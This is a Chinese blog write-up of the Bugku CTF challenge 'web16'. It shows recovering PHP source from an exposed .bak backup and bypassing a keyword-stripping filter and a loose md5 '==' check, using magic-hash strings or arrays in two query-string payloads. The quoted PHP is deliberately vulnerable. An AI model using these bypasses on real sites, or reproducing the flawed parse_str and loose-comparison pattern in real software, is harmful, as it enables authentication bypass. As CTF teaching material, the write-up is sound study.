




Bugku web16 备份是个好东西 WriteUp

原创


5mack  于 2021-04-25 17:47:52 发布  36  收藏 1

分类专栏: [CTF](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Code_Aape/article/details/116134637

版权



[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

bugku_web16

题目

描述: 备份是个好东西

解题

从描述中知道从备份中去获取源代码

访问: `url/index.php.bak`

获取到源代码:

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');//获取URL中'?'及其后面的字符串
$str = substr($str, 1);//相当于原字符串的'?'不要了
$str = str_replace('key', '', $str);//把字符串中的'key'删除
parse_str($str);//把字符串转换为变量
echo md5($key1);

echo md5($key2);
if (md5($key1) == md5($key2) && $key1 !== $key2) {
    echo $flag . "取得flag";
}
?>
```

应对'key'字符串被删除

前面的操作相当于产生了key1和key2两个变量, 但是问题是key这个字符串都被删除了, 怎么产生呢?

其实很简单，他只删除了一次，只需要写成 `kekeyy` 或 `kkeyey` 就可以了，删除后还是key。

应对奇怪的判断语句

这个判断语句一看很奇怪。又要两个变量md5相等，两个变量本身又要不相等。这咋可能？

所只能从PHP判断语句本身下手了。

PHP'=='判断缺陷

PHP的 == 判定本身是有缺陷的，他无法正确地判定hash值，比如：

```
md5('240610708') == md5('QNKCDZO');  
sha1('aaroZmOk') == sha1('aaK1STfY');
```

这些返回值均为 `true`，

```
md5('240610708')=0e462097431906509019562988736854
```

```
md5('QNKCDZO')=0e830400451993494058024219903391
```

这俩看起来也不一样啊，那为啥php给判定地相等呢？

关于这个，大佬给的解释如下：

由于 PHP 是弱类型语言，在使用 == 号时，如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换为数值并且比较按照数值来进行。此规则也适用于 switch 语句。上述例子中的两个字符串恰好以 0e 的科学记数法开头，字符串被隐式转换为浮点数，实际上也就等效于 0×10^0 ，因此比较起来是相等的。

所以为了避免这种情况，hash校验一般要用===或者hash_equal()。

PHP的'MD5'不处理数组

另外一个思路是，MD5函数不处理数组

所以key1和key2构造为两个数组，MD5的返回结果都是NULL，所以也可以绕过

payload

综上，payload构造方法有如下两种：

```
?kekeyy1=QNKCDZO&kekeyy2=240610708
```

```
?kekeyy1[]=[1]&kekeyy2[]=[2]
```